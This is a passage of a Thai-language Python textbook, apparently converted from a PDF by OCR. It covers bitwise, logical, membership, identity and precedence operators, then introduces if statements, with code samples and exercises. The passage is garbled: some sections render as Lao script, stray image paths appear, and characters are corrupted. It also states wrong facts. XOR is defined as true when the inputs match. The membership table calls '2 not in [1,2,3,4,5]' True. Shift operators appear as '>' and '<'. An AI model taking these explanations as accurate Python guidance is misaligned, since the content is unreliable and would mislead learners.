AND ผลลัพธ์มีค่าเท่ากับ จริง (1) ก็ต่อเมื่อ A และ B ต้องเป็นจริงทั้งคู่ OR ผลลัพธ์มีค่าเท่ากับ เท็จ (0) ก็ต่อเมื่อ A และ B ต้องเป็นเท็จทั้งคู่ XOR ผลลัพธ์มีค่าเท่ากับ จริง (1) ก็ต่อเมื่อ ค่า A และ B เหมือนกัน เช่น A, B = 0 หรือ A, B = 1 และ ผลลัพธ์มีค่าเท่ากับ เท็จ (0) ก็ต่อเมื่อ ค่า A และ B ต่างกัน เช่น A = 0, B = 1 หรือ A = 1, B = 0 เป็นต้น



การหาค่า AND, OR หรือ XOR ให้ได้รวดเร็ว คือ กรณี AND ถ้าค่าใดค่าหนึ่งเป็น 0 จะทำให้ผลลัพธ์เป็นเท็จทันที กรณี OR ถ้าค่าใดค่าหนึ่งเป็น 1 จะทำให้ผลลัพธ์เป็นจริงทันที และ XOR คือเหมือนกันได้ 0 ต่างกันได้ 1



ภาษาไพธอนถือว่าค่าต่าง ๆ เหล่านี้เป็นเท็จ (0) คือ False, 0, None, สร้างที่มีค่าว่าง "", ข้อมูลชนิด list ที่มีค่าเป็น [ ], ตัวแปร tuples ที่ว่าง ( )

ตัวดำเนินการระดับบิต คือ ตัวดำเนินการที่กระทำกับตัวถูกกระทำในระดับบิตต่อบิต คล้ายภาษาในระดับต่ำ ทำให้โปรแกรมสามารถทำงานได้เร็ว

## บทที่ 5:- นิพจน์ ตัวดำเนินการและตัวถูกดำเนินการ

ขึ้น ซึ่งมี 6 ตัว ดังตารางที่ 4.5 สมมุติให้  $a = 60$  และ  $b = 13$  เพื่อแสดงให้เห็นการทำงานของตัวดำเนินการระดับบิต จำเป็นต้องแสดงให้อยู่ในเลขฐานสอง คือ

a (60 ຈຸນສີບ) = 0011 1100 (ຈຸນສອງ) ແລະ b = 0000 1101

## ตัวอย่างการใช้ Bitwise

ตัวดำเนินการชนิด and เช่น a & b = 0000 1100

0011	1100	
<u>0000</u>	<u>1101</u>	and
0000	1100	

ตัวดำเนินการชนิด or เช่น  $a | b = 0011 \ 1101$

0011 1100  
0000 1101      or  
0011 1101

ตัวดำเนินการชนิด xor เช่น  $a \wedge b = 0011\ 0001$

$$\begin{array}{r}
 0011 \ 1100 \\
 0000 \ 1101 \\
 \hline
 0011 \ 0001
 \end{array}
 \quad \text{xor}$$



ตัวดำเนินการชนิด not เช่น  $\sim a = 1100\ 0011$

0011 1100 not  
1100 0011

## ตารางที่ 4.5 Bitwise Operators

ตัวดำเนินการ	ความหมาย	ตัวอย่าง ( $a = 60$ และ $b = 13$ )
&	and ระดับบิต (Binary AND)	เป็นจริงก็ต่อเมื่อซ้ายและขวาเป็นจริง เช่น $a \& b$ หรือ $a$ and $b$ ผลลัพธ์คือ 0000 1100 (เท่ากับ 12 ในเลขฐานสิบ)
	or ระดับบิต (Binary OR)	เป็นจริงก็ต่อเมื่อซ้ายหรือขวาเป็นจริง เช่น $a   b$ หรือ $a$ or $b$ ผลลัพธ์คือ 0011 1101

### ตารางที่ 4.5 Bitwise Operators (ต่อ)

ตัวดำเนินการ	ความหมาย	ตัวอย่าง ( $a = 60$ และ $b = 13$ )
$^$	XOR ระดับบิต (Binary XOR)	เป็นจริงก็ต่อเมื่อค่าด้านซ้ายหรือขวา มีค่าต่างกัน $a ^ b$ ผลลัพธ์คือ 0011 0001
$\sim$	คอมพลีเมนต์ (Binary Ones Complement)	ทำการสลับบิตของมูลโดยใช้หลักการของ $2^8$ s เช่น $(\sim a)$ ผลลัพธ์คือ -61
$<<$	เลื่อนบิตของมูลไปทางซ้าย (Binary Left Shift)	เลื่อนบิตของมูลไปทางซ้ายมีครั้งละ 1 บิต เช่น $a << 1$ จะเลื่อนบิตไปทางซ้าย 1 บิต ผลลัพธ์คือ 0111 1000 (120) ถ้าต้องการเลื่อนทีละ 2 บิต ทำได้โดย $a << 2 = 1111 0000$ (240) 
$>>$	เลื่อนบิตของมูลไปทางขวา (Binary Right shift)	เลื่อนบิตของมูลไปทางขวา มีครั้งละ 1 บิต เช่น $a >> 1$ จะเลื่อนบิตไปทางขวา 1 บิต ผลลัพธ์คือ 0001 1110 (30) 



เมื่อทำการเลื่อนบิตไปทางซ้าย  $<<$  คือการคูณ และเลื่อนบิตไปทางขวา  $>>$  คือการหาร

## บทที่ 5:- นิพจน์ ตัวดำเนินการและตัวถูกดำเนินการ

## ตัวอย่างการใช้ Bitwise

```

a = 60                      # 60 = 0011 1100
b = 13                      # 13 = 0000 1101
c = 0
c = a & b                  # 12 = 0000 1100
print ("Line 1 - Value of c is ", c)
c = a | b                  # 61 = 0011 1101
print ("Line 2 - Value of c is ", c)
c = a ^ b                  # 49 = 0011 0001
print ("Line 3 - Value of c is ", c)
c = ~a                     # -61 = 1100 0011
print ("Line 4 - Value of c is ", c)
c = a << 2                 # 240 = 1111 0000
print ("Line 5 - Value of c is ", c)
c = a >> 2                 # 15 = 0000 1111
print ("Line 6 - Value of c is ", c)

```

## ผลลัพธ์



```

Line 1 - Value of c is 12
Line 2 - Value of c is 61
Line 3 - Value of c is 49
Line 4 - Value of c is -61
Line 5 - Value of c is 240
Line 6 - Value of c is 15
>>

```

## 5. ตัวดำเนินการทางตรรกศาสตร์ (Logical Operators)

ตัวดำเนินทางตรรกศาสตร์ คือ ตัวดำเนินการที่ใช้ในการเปรียบเทียบ และตัดสินใจ โดยมีเงื่อนไขตั้งแต่ 2 เงื่อนไขมาเปรียบเทียบกัน ผลที่ได้จากการเปรียบเทียบจะได้ผลเป็น 2 กรณี คือ จริงซึ่งให้ค่าเป็น 1 และเท็จซึ่งให้ค่าเป็น 0 ในภาษาเพthon มี 3 ตัว คือ and (และ) or (หรือ) not (ไม่) ดังในตารางที่ 4.6 โดยกำหนดให้  $a = 10$ ,  $b = 20$ ,  $c=0$

### ตารางที่ 4.6 Logical Operators

ตัวดำเนินการ	ความหมาย	ตัวอย่าง ( $a = 10, b = 20, c=0$ )
and	และ (and) (Logical AND)	เงื่อนไขจะเป็นจริง เมื่อค่าของลูกด้านซ้าย และขวาเป็นจริงทั้งคู่ เช่น $a$ and $b$ = จริง, $a$ and $c$ = เท็จ
or	or (หรือ) (Logical OR)	เงื่อนไขจะเป็นจริง เมื่อค่าของลูกด้านซ้าย หรือขวาเป็นจริง เช่น $a$ or $b$ = จริง, $c$ or $c$ = เท็จ
not	ไม่ (Logical NOT)	ทำการเปลี่ยนค่าเป็นตรงกันข้าม ถ้าค่าเป็น 0 เมื่อใช้ตัวดำเนินการ NOT จะทำให้ค่าที่ได้ เป็น 1 เช่น not ( $a$ and $b$ ) ผลลัพธ์เป็น False, not 0 = True, not 1 = False, not False = True, not True = False

### ตัวอย่างการใช้ Logic Operations

```

a = 10; b = 20; c = 0
if (a and b):
    print("Line 1 - a and b are true")
else:
    print("Line 1 - Either a is not true or b is not true")
if (a or b):
    print("Line 2 - Either a is true or b is true or both are true")
else:
    print("Line 2 - Neither a is true nor b is true")
a = 0
if (a and b):
    print("Line 3 - a and b are true")
else:
    print("Line 3 - Either a is not true or b is not true")
if (a or b):
    print("Line 4 - Either a is true or b is true or both are true")
else:
    print("Line 4 - Neither a is true nor b is true")
if not(a and b):
    print("Line 5 - a and b are true")
else:
    print("Line 5 - Either a is not true or b is not true")

```

บทที่ 5:- นิพจน์ ตัวดำเนินการและตัวถูกดำเนินการ

ผลลัพธ์




```

Line 1 - a and b are true
Line 2 - Either a is true or b is true or both are true
Line 3 - Either a is not true or b is not true
Line 4 - Either a is true or b is true or both are true
Line 5 - a and b are true
>>>

```

ตัวอย่างการหาผลลัพธ์ทางตรรก ถ้ากำหนดให้  $A = 1, B = 2, C = 3$   
 $\text{ถ้า } (A \neq B) \text{ and } ((A > C) \text{ or } (C > B))$  ผลลัพธ์เป็นจริงหรือเท็จแสดงได้ดังนี้



จากรูปผลลัพธ์ที่ได้มีค่าเป็นจริง

## 6. ตัวดำเนินงานการเป็นสมาชิก (Membership Operators)

เพื่อนสร้างตัวดำเนินการสมาชิกเพิ่มขึ้น 2 ตัว คือ in และ not in เพื่อใช้การทดสอบว่าข้อมูลที่ต้องการค้นหาอยู่ในเซตของข้อมูลหรือไม่ ตัวอย่าง ข้อมูลที่ตรวจสอบ เช่น ข้อมูลสายสตริง (strings) ลิสต์ (lists) ทับเบล (tuples) และกำหนดให้  $list = [1, 2, 3, 4, 5]$ ,  $a = 2$ ,  $b = 7$

### ตารางที่ 4.7 Membership operators

ตัวดำเนินการ	ความหมาย	ตัวอย่าง ( <code>list = [1, 2, 3, 4, 5]</code> , <code>a = 2, b = 7</code> )
<code>in</code>	อยู่ใน (in)	เป็นจริง เมื่อสามารถหาข้อมูลพบแต่ถ้าไม่พบจะให้ผลลัพธ์เป็นเท็จ เช่น <code>a in list</code> = จริง (True), <code>9 in list</code> = เท็จ (False), <code>b in list</code> = เท็จ
<code>not in</code>	ไม่อยู่ใน (not in)	เป็นจริง เมื่อไม่สามารถหาข้อมูลพบ แต่ถ้าพบจะให้ผลลัพธ์เป็นจริง เช่น <code>a not in list</code> = จริง (True), <code>9 not in list</code> = เท็จ (False)

### ตัวอย่างการใช้ Membership Operators

```

a = 10
b = 20
list = [1, 2, 3, 4, 5]
if (a in list):
    print("Line 1 - a is available in the given list")
else:
    print("Line 1 - a is not available in the given list")
if (b not in list):
    print("Line 2 - b is not available in the given list")
else:
    print("Line 2 - b is available in the given list")
a = 2
if (a in list):
    print("Line 3 - a is available in the given list")
else:
    print("Line 3 - a is not available in the given list")

```

ผลลัพธ์



```

Line 1 - a is not available in the given list
Line 2 - b is not available in the given list
Line 3 - a is available in the given list
>>>

```

## 7. ตัวดำเนินการเอกลักษณ์ (Identity Operators)

ตัวดำเนินการเอกลักษณ์ใช้สำหรับเปรียบเทียบอปเปอร์เจกเตอร์ 2 ออปเปอร์เจกเตอร์ได้ 7 ที่เก็บในหน่วยความจำ มีอยู่ 2 ตัวคือ `is` และ `is not` ซึ่งคำสั่งนี้นำมาทดแทนคำสั่ง `equal` เพราะเพื่อนมองว่าคำสั่ง `equal` ไม่สื่อความหมาย ดังแสดงในตารางที่ 4.8

ตารางที่ 4.8 Identity operators

ตัวดำเนินการ	ความหมาย	ตัวอย่าง
<code>is</code>	เป็น, อยู่, คือ	เป็นจริง เมื่ออปเปอร์เจกเตอร์ทั้งสองของเท่ากัน หรือเหมือนกันทุกประการ เช่น <code>10 is 10 = True</code> , <code>10 is 20 = False</code>
<code>is not</code>	ไม่เป็น, ไม่ใช่	เป็นจริง เมื่ออปเปอร์เจกเตอร์ทั้งสองของไม่เท่ากัน หรือไม่เหมือนกันทุกประการ เช่น <code>10 is not 10 = False</code> , <code>10 is not 20 = True</code>

### ตัวอย่าง Identity Operators

```
a = 20
b = 20
if (a is b):
    print("Line 1 - a and b have same identity")
else:
    print("Line 1 - a and b do not have same identity")
if (id(a) == id(b)):
    print("Line 2 - a and b have same identity")
else:
    print("Line 2 - a and b do not have same identity")
b = 30
if (a is b):
    print("Line 3 - a and b have same identity")
else:
    print("Line 3 - a and b do not have same identity")
if ( a is not b ):
    print("Line 4 - a and b do not have same identity")
else:
    print("Line 4 - a and b have same identity")
```

ผลลัพธ์



**Line 1 - a and b have same identity  
 Line 2 - a and b have same identity  
 Line 3 - a and b do not have same identity  
 Line 4 - a and b do not have same identity**

&gt;&gt;&gt;

#### 8. ลำดับความสำคัญของตัวดำเนินการ (Operators Precedence)

Operators Precedence คือ การเรียงลำดับการดำเนินขั้นของเครื่องหมายทางคณิตศาสตร์ ว่าจะให้ความสำคัญกับเครื่องหมายใดก่อนหรือหลัง โดยจะเรียงลำดับความสำคัญดังแสดงในตาราง 4.9 โดยลำดับที่มีนัยสำคัญสูงสุดจะอยู่ด้านบนของตาราง และต่ำสุดจะอยู่ด้านล่าง (ท้าย) ตาราง เช่น (...) มีนัยสำคัญสูงสุด และ not หรือ or มีนัยสำคัญต่ำสุด ตัวอย่างเช่น  $x = 7 + 3 * 2$  ค่าที่ถูกต้องคือ  $x$  ต้องเท่ากับ 13 เมื่อใช้ 20 เนื่องจาก \* มีลำดับความสำคัญมากกว่า + ดังนั้น จะต้องทำการคูณระหว่าง 3 และ 2 ให้เสร็จก่อน หลังจากนั้นจึงบวกด้วย 7 จึงเป็นค่าตอบที่ถูกต้อง (ถ้านำ  $7 + 3$  ก่อนจากนั้นจึงคูณด้วย 2 จะให้ผลลัพธ์ที่ผิด) แต่ถ้าไม่แน่ใจกับลำดับการประมวลผล ให้ใช้เครื่องหมาย (...) ช่วย เช่น  $x = 7 + (3 * 2)$  เป็นต้น

ตารางที่ 4.9 Operators Precedence

ตัวดำเนินการ	คำอธิบาย
(...)	วงเล็บมีนัยสำคัญสูงสุด ต้องถูกกระทำก่อนเสมอ
**	ยกกำลัง
~, +, -	คอมพิลิเมนต์ การบวกก้อน และการลบก้อน เช่น $a + b$
*, /, %, //	การคูณ หาร มод และการหารเอาส่วน
+, -	การบวก และการลบ
>, <	การเลื่อนขวา (shift right) และเลื่อนทางซ้าย (shift left)
&	การ and ระดับบิต
^,	XOR และ OR

## ตารางที่ 4.9 Operators Precedence (ต่อ)

ตัวดำเนินการ	คำอธิบาย
$<=, <, >, >=$	น้อยกว่าหรือเท่ากับ น้อยกว่า มากกว่า และมากกว่า หรือเท่ากับ
$==, !=$	เท่ากับ และไม่เท่ากับ
$=, %=, /=, //=,$ $-=, +=, *=,$ $**=$	การกำหนดค่า หารเอาเศษ หารเอาส่วน ลบกอนกำหนดค่า บวกก่อนกำหนดค่า คูณก่อนกำหนดค่า ยกกำลังก่อนกำหนดค่า
$is, is not$	ตัวดำเนินการเอกลักษณ์
$in, not in$	ตัวดำเนินการสมาชิก
$not, or, and$	ไม่ (not), หรือ (or), และ (and)



จากสมการ  $x = 7 + 3 * 2$  ถ้าผู้เขียนโปรแกรมมั่นใจอย่างแน่นอนว่า  
ต้องทำการบวก 7 และ 3 ก่อน เลี้นนำผลลัพธ์ที่ได้ไปคูณกับ 2 ให้ใช้ (...)  
ครอบนิพจน์ที่ต้องการให้รับทำก่อน เช่น  $x = (7 + 3) * 2$  ผลลัพธ์ที่ได้จะเท่ากับ  
20 ตามที่ต้องการ



เมื่อตัวดำเนินการมีนัยสำคัญเท่ากัน เช่น  $*$  กับ  $/$  เพื่อนจะประมาณผลจากซ้ายไป  
ขวาเสมอ เช่น  $5 * 6 / 4 \Rightarrow (5 * 6) / 4$  ผลลัพธ์ที่ได้คือ 7.5

### ຕັວອຍ່າງ Operators Precedence

```

a = 20
b = 10
c = 15
d = 5
e = 0
e = (a + b) * c / d          # (30 * 15)/5
print ("Value of (a + b) * c / d is ", e)
e = ((a + b) * c) / d        # (30 * 15 )/5
print ("Value of ((a + b) * c) / d is ", e)
e = (a + b) * (c / d);       # (30) * (15/5)
print ("Value of (a + b) * (c / d) is ", e)
e = a + (b * c) / d;         # 20 + (150/5)
print ("Value of a + (b * c) / d is ", e)
e = a + b ** d - c;          # 100000 + 20 - 15
print ("Value of a + b ** d - c is ", e)

```

ຜລລັບໂຮງ



```

Value of (a + b) * c / d is 90.0
Value of ((a + b) * c) / d is 90.0
Value of (a + b) * (c / d) is 90.0
Value of a + (b * c) / d is 50.0
Value of a + b ** d - c is 100005
>>>

```

**ສຽງ:** ບໍ່ໄດ້ກ່າວຄື່ງຕັວດຳເນີນກາປະເທດຕ່າງ ຫຼືໄພຮອນໄດ້ຈັດເຕີຍມ່ວນໃຫ້ກັບນັກພິມນາໂປຣແກຣມອຍ່າງພຣອມເພຣີຍງ ເຊັ່ນ ຕັວດຳເນີນກາທາງຄະນິຕະສາສົກ ຕັວດຳເນີນກາເປີຍບເຫີຍບ ຕັວດຳເນີນກາກຳຫັນດົກ ຕັວດຳເນີນກາຮະດັບປິຕ ຕັວດຳເນີນກາທາງຕຽບກຳຫຼາຍການເປັນສາມາຊີກ ແລະຕັວດຳເນີນກາເອກລັກໜົນ ເປັນຕົ້ນ ແລະໃນຕອນທ້າຍໄດ້ອົງປາຍຄື່ງລຳດັບຄວາມສຳຄັນຂອງຕັວດຳເນີນກາ

### ແບບຜຶກຫັດທ້າຍບທ

- ນິພຈຸນຄືອະໄຣ ແລະສມກາຣຕ່ອໄປນີ້ອະໄຣຄືອນິພຈຸນ ຕັວດຳເນີນກາແລະຕັວດູກດຳເນີນກາ  $y = 2x + 3 / 5$

บทที่ 5:- นิพจน์ ตัวดำเนินการและตัวถูกดำเนินการ

2. กำหนดให้  $x = 10$ ,  $y = 15.5$  และ  $x + y$ ,  $x - y$ ,  $x / y$ ,  $x \% y$ ,  $x ** y$  และ  $x // y$  มีค่าเท่ากับเท่าใด
3.  $z = 4 + 2x - 3 * 2 > 4x - 15 \% 8$  ผลลัพธ์ของ  $z$  คืออะไร
4.  $z = (3 += 4) - (2 *= 2) // 2$  ผลลัพธ์ของ  $z$  คืออะไร
5. กำหนดให้  $a = 0b100100$  และ  $b = 0b11011$  และ  $a \& b$  และ  $b | a$  และ  $a \gg 3$  มีค่าเท่าใด
6. กำหนดให้  $a = 10$ ,  $b = 5$ ,  $c = 0$  และ  $a \text{ and } b \text{ or } c$  เป็นเท่าใด
7.  $lst = [1, 3, 5, 8]$  และ  $5 \text{ in } lst$  และ  $5 \text{ in } \sim \text{not in } lst$  มีค่าเท่าใด
8. กำหนดให้  $s = "Hello Python"$  และ """ is  $s$  และ "00" is  $s$  มีค่าเท่าใด
9.  $3 + 5 / 6 * 4 // 2 \% 3 > 6 ** 2 + 7 \gg 2$  ผลลัพธ์ที่ได้คือเท่าใด
10.  $(3 + 5) / (6 * 4) // (2 \% 3) > 6 ** (2 + 7) \gg 2$  ผลลัพธ์ที่ได้  
แตกต่างจากข้อ 9 หรือไม่ เพราะอะไร





## บทที่ 6

### เงื่อนไข การตัดสินใจ การควบคุมทิศทางและการทำซ้ำ (Conditions, Decisions, Flow controls and Loop)



QR Code สำหรับดาวน์โหลดโปรแกรมต้นฉบับ  
(Source code)

เมื่อกล่าวถึงปัญหาไม่ว่าจะเป็นปัญหาเกี่ยวกับมนุษย์หรือคอมพิวเตอร์ ตาม สิ่งที่หลีกเลี่ยงไม่ได้คือ ต้องพบเจอกับปัญหาที่ต้องตัดสิน (Decisions) หรือมีเงื่อนไข (Conditions ออยู่เสมอ ยกตัวอย่างเช่น เมื่อต้องการเดินทางไปที่แห่งหนึ่ง ระหว่างการเดินทางพบทางแยกซ้าย (สมมติให้เป็นตัวแปร A) และขวา (ตัวแปร B) ผู้อ่านจะเลือกไปทางไหนดี? คำตอบนั้นจะขึ้นอยู่กับว่าเงื่อนไขทางใดดีกว่ากัน สมมติตั้งเงื่อนไขไว้ว่าพิจารณาจากระยะทาง ดังนั้นเงื่อนไขที่ใช้ตัดสินใจ คือ

เมื่อ เส้นทางซ้าย (A) น้อยกว่า เส้นทางขวา (B) และ เลือกไปทางซ้าย  
ถ้าไม่ เช่นนั้น เลือกไปทางขวา

เมื่อทำการแปลงคำพูดที่กล่าวมานี้เป็น Pseudo code ได้ดังนี้

```
IF A < B THEN
    Go to left way
ELSE
    Go to right way
```

สำหรับการควบคุมทิศทาง (Control flows) คือ คำสั่งหรือกฎเกณฑ์ที่ใช้สำหรับควบคุมทิศทางการทำงานเพื่อให้บรรลุเป้าหมาย (ในตัวอย่างคือ สั่งให้ไปทางซ้ายหรือขวา) แต่การจะบรรลุเป้าหมายให้ได้นั้น อาจจะทำไม่สำเร็จในครั้งเดียว จำเป็นต้องทำซ้ำหลาย ๆ ครั้ง (Loop)

สังเกตเห็นว่าเงื่อนไข การตัดสินใจ การควบคุมทิศทางและการทำซ้ำ เป็นสิ่งที่อยู่ใกล้ตัวเราและพบเจอในชีวิตประจำวันเสมอ ๆ ไม่ว่าจะอยู่ที่ใดก็ตาม การเขียนโปรแกรมก็ เช่นเดียวกัน พยายามที่จะจำลองปัญหาต่าง ๆ ในชีวิตประจำวันมาประมวลผลกับคอมพิวเตอร์ เพราะคอมพิวเตอร์สามารถทำงานที่มีความซับซ้อนได้เร็กว่ามนุษย์มาก

ในภาษาไพธอนแบ่งลักษณะการควบคุมการทำงานของโปรแกรมออกเป็น 2 ประเภทหลัก ๆ คือ การควบคุมทิศทางแบบเลือกทำและควบคุมทิศทางแบบวนรอบหรือทำซ้ำ

### 1. การควบคุมทิศทางแบบเลือกทำ (Decisions, Choice, Selection)

การควบคุมทิศทางแบบเลือกทำ คือ การเขียนโปรแกรมให้สามารถเลือกตัดสินใจ ว่าจะทำหรือไม่ ตามคำสั่ง ขึ้นอยู่กับเงื่อนไขที่กำหนดขึ้นมา โดยคำสั่งสำหรับการควบคุมทิศทางแบบเลือกทำในภาษาไพธอน มีเพียงคำสั่งเดียว คือ if โดยแบ่งออกเป็น 3 ชนิด คือ if, if...else และ nested if ดังต่อไปนี้



ภาษาไพธอนไม่สนับสนุนการควบคุมทิศทางแบบ switch...case

#### การควบคุมทิศทางแบบ if

คำสั่ง if ใช้ในกรณีที่มีทางเลือกให้ทำงานอยู่เพียงทางเลือกเดียว โดยถ้าตรวจสอบเงื่อนไขแล้วเป็นจริง จึงจะทำงานตามคำสั่ง รูปแบบการเรียกใช้คำสั่ง if แสดงได้ดังนี้

```
if condition:  
    statement(s)
```

condition คือ เงื่อนไขที่กำหนดขึ้น เพื่อใช้ตัดสินว่าจะทำหรือไม่ ตามคำสั่ง โดยเงื่อนไขจะเขียนไว้ภายใต้เครื่องหมาย ( ) หรือไม่ก็ได้ ซึ่งเงื่อนไขอาจจะอยู่ในรูปของนิพจน์ การคำนวณเปรียบเทียบ หรือเป็นค่าของตัวแปรก็ได้ และตามด้วยเครื่องหมาย :

## บทที่ 6:- เงื่อนไข การตัดสินใจ การควบคุมทิศทางและการทำซ้ำ


statement(s) คือ คำสั่งหรือชุดของคำสั่งที่จะให้ทำงาน เมื่อผลการตรวจสอบเงื่อนไขเป็นจริง ในภาษาไพธอนไม่จำเป็นต้องเขียนคำสั่ง (statement) ไว้ภายใน {} เมื่อൺภาษาซึ่หรือจาวา แต่ไพธอนใช้การย่อหน้าเพื่อแสดงขอบเขตของคำสั่งหรือชุดคำสั่งแทน เช่น

```
if condition:
    statement 1
    statement 2
    ...
    statement n
```

คำสั่งแบบมีเงื่อนไข if เป็นคำสั่งแบบเลือกทำ โดยการเปรียบเทียบเงื่อนไขนิพจน์ทางตรรกศาสตร์ ผลลัพธ์ที่ได้จะมีค่าจริงกับเท็จเท่านั้น ถ้าเงื่อนไขเป็นจริงแล้วโปรแกรมจะเลือกทำคำสั่ง ที่อยู่หลังเครื่องหมาย : ทันทีแตกต้าเป็นเท็จจะไม่มีการประมวลผลใด ๆ ก็ได้ขึ้น เมื่อเปรียบเทียบกับแผนผังจำลองการทำงานจะมีลักษณะดังภาพที่ 6.1 และตัวอย่างโปรแกรมที่ 6.1



หลังคำสั่ง if, else, for, while และ function อย่าลืมเครื่องหมาย : เป็นอันขาด



รูปที่ 6.1 แสดงแผนภาพจำลองการทำงานของคำสั่ง if



ในภาษาไพธอนกีอ่าว ค่าที่ไม่ใช่ศูนย์ (0) และค่าที่ไม่ใช่ 0 ��เป็นค่าจริง และถ้าข้อมูลเป็นศูนย์ หรือ 0 จะอนุมานว่าเป็นเท็จทันที

### ตัวอย่างโปรแกรมที่ 6.1

```

1 # If command testing
2 var1 = 100;
3 if var1:                      #This condition is True
4     print ("1 - Got a true expression value")
5     print (var1)
6 var2 = 0;
7 if var2:                      #This condition is False
8     print ("2 - Got a true expression value")
9     print (var2)
10 print("Good bye!")

```



```

1 - Got a true expression value
100
Good bye!
>>>

```

จากตัวอย่างโปรแกรมที่ 6.1 เริ่มต้นบรรทัดที่ 2 เป็นกำหนดค่าเริ่มต้นให้กับตัวแปร var1 = 100 บรรทัดที่ 3 ทำการตรวจสอบด้วยคำสั่ง if ว่า var1 เป็นจริงหรือไม่ (เพื่ออนต์ความหมายว่า กบ|| และ 0 เท่านั้นที่เป็นเท็จ) ผลจากการเบรียบเทียบปรากฏว่าเป็นจริง ดังนั้นโปรแกรมจึงเลื่อนไปทำการคำสั่งหลัง if ในบรรทัดที่ 4 และ 5 โดยพิมพ์ข้อความ "1 - Got a true expression value" และ 100 (ค่าที่เก็บอยู่ในตัวแปร var1) ต่อจากนั้นโปรแกรมจึงเลื่อนมาทำงานต่อไปในบรรทัดที่ 6 โดยกำหนดให้ตัวแปร var2 มีค่าเท่ากับ 0 ในบรรทัดที่ 7 ทำการตรวจสอบเงื่อนไขว่า var2 เป็นจริงหรือไม่ ผลที่ได้คือ เป็นเท็จ จึงทำให้โปรแกรมไม่เข้าไปประมวลผลคำสั่งหลัง if (ชุดของคำสั่งหลัง if มีสองคำสั่ง คือ print โดยสังเกตจากการย่อหน่าว่าทั้งสองคำสั่งย่อหน้าตรงกัน) แต่จะข้ามไปทำงานบรรทัดที่ 10 โดยสั่งพิมพ์ข้อความว่า "Good bye!" แทนพร้อมกับจบการทำงานของโปรแกรม


### โจทย์ตัวอย่างและผังงาน

จงเขียนโปรแกรมคิดส่วนลดราคางานค้าและภาษีมูลค่าเพิ่ม โดยรับชื่อและราคางานค้าจากแป้นพิมพ์ ถ้าราคางานค้าเกิน 500 บาท ทางร้านจะลดราคากลับ 3% จากนั้นจึงคำนวนหักภาษีมูลค่าเพิ่มในอัตรา 7% ผลลัพธ์ที่ต้องการคือ พิมพ์ชื่อสินค้าพร้อมกับราคางานค้าที่คิดภาษีมูลค่าเพิ่มแล้ว

บทที่ 6:- เงื่อนไข การตัดสินใจ การควบคุมทิศทางและการทำซ้ำ

- ตัวอย่างอินพุต: Enter goods name : FAN  
 Enter price of FAN (Baht) : 350  
